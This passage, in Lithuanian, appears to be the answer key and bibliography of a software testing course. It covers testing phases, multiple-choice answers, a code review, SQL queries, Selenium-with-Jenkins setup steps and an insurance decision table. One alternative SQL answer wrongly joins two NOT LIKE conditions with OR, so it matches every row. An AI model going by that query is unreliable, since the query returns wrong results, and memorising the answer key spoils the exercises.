2. Planavimas ir kontrolė, Analizė ir dizainas, testų vykdymas, stebėjimas ir ataskaitų teikimas, testavimo uždarymo veiklos.
3. c)
4. b)
5. a)
6. reikia 4 testų?
7. 2,3,4.
8. 1) Nėra nustatytos pradinės reikšmės kintamiesiems, tas ypač svarbu commission\_hi atveju; 2) Galimas begalinis ciklas; 3) Commission\_lo nėra naudojamas, jis nereikalingas;
   1. SELECT FirstName, LastName FROM table1 WHERE City <> ‘London’;

* 1. SELECT FirstName, LastName FROM table1 WHERE FirstName LIKE ‘[A,M]%’; Arba SELECT FirstName, LastName FROM table1 WHERE FirstName LIKE ‘A%’ OR FirstName LIKE ‘M%’;
  2. SELECT \* FROM table1 WHERE FirstName NOT LIKE ‘[A,M]%’; Arba SELECT FirstName, LastName FROM table1 WHERE FirstName NOT LIKE ‘A%’ OR FirstName NOT LIKE ‘M%’;

1. Reikia parsisiųsti Selenium Server filą pvz: selenium-server-standalone-2.33.0.jar

Išsaugoti Selenium IDE įrašytus testus HTML formatu, išsaugoti tame pačiame aplanke, pvz. TestCase.html, TestSuite.html

Jenkins sistemoje įsidiegti įskiepį Seleniumhq. Suderinti Selenium vykdymo įrankį *Selenium runner (Manage Jenkins > Configure System > Selenium Remote Control: htmlSuite Runner > {kelias iki katalogo su testais}).*

Suderinti "darbą": *Job -> Job Name -> Configure -> Build -> SeleniumHQ htmlSuite Run-> browser: \*firefox startURL: {kelias iki testuojamos programos} suiteFile: C:\Scripts\Suite.html resultFile: C:\Scripts\results.html`*

Tačiau toks būdas yra neefektyvus ir nepatartina vykdyti SeleniumIDE testų per Jenkins, nes gali kilti problemų dėl testų stabilumo.

1. Testavimo efektyvumas, Nuoseklumas, Patikimumas, Tikslumas, Greitis, Geresnė testavimo aprėptis
2. „Sėkmės“scenarijų atvejais užtektų 6 testavimo atvejų.

|  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- |
| Draudimo sutarties tipas | Kelionės draudimas | Turto draudimas | Sveikatos draudimas | Draudimas nuo  nelaimingų atsitikimų | Transporto priemonės  draudimas | Civilinės atsakomybės  Draudimas |
| kelionės draudimo sutartis | T | N | N | N | N | N |
| turto draudimo sutartis | N | T | N | N | N | N |
| sveikatos draudimo sutartis | N | N | T | N | N | N |
| draudimo nuo nelaimingų atsitikimų sutartis | N | N | N | T | N | N |
| transporto priemonės draudimo sutartis | N | N | N | N | T | N |
| civilinės atsakomybės draudimo sutartis | N | N | N | N | N | T |
| >> Apskaičiuoti kelionės draudimo bazinę įmoką | x | - | - | - | - | - |
| >> Apskaičiuoti turto draudimo bazinę įmoką | - | x | - | - | - | - |
| >> Apskaičiuoti sveikatos draudimo bazinę įmoką | - | - | x | - | - | - |
| >> Apskaičiuoti draudimo nuo nelaimingų atsitikimų bazinę įmoką | - | - | - | x | - | - |
| >> Apskaičiuoti transporto priemonės draudimo bazinę įmoką | - | - | - | - | x | - |
| >> Apskaičiuoti civilinės atsakomybės draudimo bazinę įmoką | - | - | - | - | - | x |

1. a)

# Literatūros sąrašas

1. Atlassian (2019). *Create a project*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/get-started-with-jira-core/create-a-project-917965385.html.>

2. Atlassian (2019). *Project management for non-project managers*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/project-management.>

3. Atlassian (2019). *Jira Software best practices*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/software/jira/guides/getting-started/best-practices.>

4. Atlassian (2019). *Jira Sprints Tutorial*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.atlassian.com/agile/tutorials/sprints.>

5. Atlassian (2019). *Working with issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/working-with-issues-764478424.html.>

6. Atlassian (2019). *Creating issues and sub-tasks*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/creating-issues-and-sub-tasks-764478439.html.>

7. Atlassian (2019). *Deploying a release.* [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/deploying-a-release-764478183.html.>

8. Atlassian (2019). *Basic searching*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/basic-searching-764478306.html.>

9. Atlassian (2019). *Searching for issues*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwarecloud/searching-for-issues-764478280.html.>

10. Atlassian (2019). *Advanced searching*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/jirasoftwareserver073/advanced-searching-861256227.html.>

11. Atlassian (2019). *Atlassian Documentation*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://confluence.atlassian.com/alldoc/atlassian-documentation-32243719.html.>

12. Chacon, S., Straub, B. (2019). *Pro Git*. Apress. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2>

13. Cheesman, J., Daniels, J. (2000). *UML Components: A Simple Process for Specifying Component-Based Software*. Addison-Wesley Professional.

14. Eclipse. Prieiga per internetą <http://www.eclipse.org/downloads/>

15. Eclipse (2019). Eclipse Documentation. [žiūrėta 2019-05-27]. Prieiga per internetą <http://help.eclipse.org/2019-03/index.jsp>

16. EclipseSource (2019). *Installing EGit in Eclipse*. [žiūrėta 2019-05-27]. Prieiga per internetą [*https://eclipsesource.com/blogs/tutorials/egit-tutorial.*](https://eclipsesource.com/blogs/tutorials/egit-tutorial.)

17. Git (2019). *Downloads*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/downloads.>

18. Git (2019). *Git format patch*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-format-patch.>

19. Git (2019). *Git Basics - Getting a Git Repository*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Git-Basics-Getting-a-Git-Repository.>

20. Git (2019). *Getting Started - First-Time Git Setup*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/book/en/v2/Getting-Started-First-Time-Git-Setup.>

21. Git init. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-init>

22. Git clone. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-clone>

23. Git status. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-status>

24. Git add. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-add>

25. Git commit. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-commit>

26. Git reset. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-reset>

27.Git checkout. [žiūrėta 2019-05-27]. Prieiga per internetą <https://git-scm.com/docs/git-checkout>

28. Grand, M. (2002). *Java Enterprise Design Patterns: Patterns in Java*. John Wiley & Sons.

29. Hamcrest. Prieiga per internetą <https://code.google.com/p/hamcrest/downloads/list>

30. Horstmann, Cay S. (2016). *Core Java: Fundamentals*. New York: Prentice Hall.

31. Horstmann, Cay S. (2017). *Core Java: Advanced Features*. New York: Prentice Hall.

32. Idalko (2018). *A guide to Jira workflow best practices (with examples)*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.idalko.com/jira-workflow-best-practices.>

33. Java. Prieiga per internetą <http://www.oracle.com/technetwork/java/javase/downloads/index.html>

34. JetBrains s.r.o. (2019). *Learn and Support*. [žiūrėta 2019-05-27]. Prieiga per internetą [https://www.jetbrains.com/idea/documentation](https://www.jetbrains.com/idea/documentation/).

35. JetBrain (2019). *Configuring Project and IDE Settings*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/configuring-project-and-ide-settings.html.>

36.JetBrain (2019). *Git*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/using-git-integration.html.>

37. JetBrains (2019). *Debugging Your First Java Application*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.jetbrains.com/help/idea/debugging-your-first-java-application.html.>

38. JDK. Prieiga per internetą <http://www.oracle.com/technetwork/java/javase/downloads/index.html>

39. Koskela, L. (2007). *Test Driven: TDD and Acceptance TDD for Java Developers*. Manning Publications.

40. Martin, R. C. (2008). *Clean Code: A Handbook of Agile Software Craftsmanship*. New York: Prentice Hall.

41. Maven. Prieiga per internetą <https://maven.apache.org/download.cgi>

42. Matcher. Prieiga per internetą <https://code.google.com/p/hamcrest/downloads/list>

43. Maven plugin for Eclipse. Prieiga per internetą <https://maven.apache.org/download.cgi>

44. NetBeans (2019). *NetBeans IDE - The Smarter and Faster Way to Code* . [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.org/features.>

45. NetBeans (2019). *Apache NetBeans Releases*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://netbeans.apache.org/download/index.html.>

46. Oracle (1999). *Code Conventions for the Java Programming Language*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.oracle.com/technetwork/java/codeconvtoc-136057.html>

47.Oracle (2019). *The Java Tutorials*. [žiūrėta 2019-05-27]. Prieiga per internetą [https://docs.oracle.com/javase/tutorial/java](https://docs.oracle.com/javase/tutorial/java/)

48. Schildt, H. (2017). *Java: The Complete Reference.* New York: Prentice Hall.

49. Selenium WebDriver. Prieiga per internetą <http://www.seleniumhq.org/projects/webdriver/>

50. TestNG. Prieiga per internetą <http://testng.org/doc/download.html>

51. TutorialsPoint (2019). *Eclipse - Create Java Project*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_project.htm.>

52. TutorialsPoint (2019). *Eclipse - Create Java Package*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_package.htm.>

53. TutorialsPoint (2019). *Eclipse - Create Java Class*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://www.tutorialspoint.com/eclipse/eclipse_create_java_class.htm.>

54. Wikipedia (2019). *Systems development life cycle*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikipedia.org/wiki/Systems_development_life_cycle.>

55. Wikipedia (2019). *Systems development life cycle*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikipedia.org/wiki/Systems_development_life_cycle.>

56. Wikipedia (2019). *Introduction to Software Engineering/Process/Life Cycle*. [žiūrėta 2019-05-27]. Prieiga per internetą <https://en.wikibooks.org/wiki/Introduction_to_Software_Engineering/Process/Life_Cycle.>

57. Wiegers E. K. (2005). *More About Software Requirements*. Microsoft Press.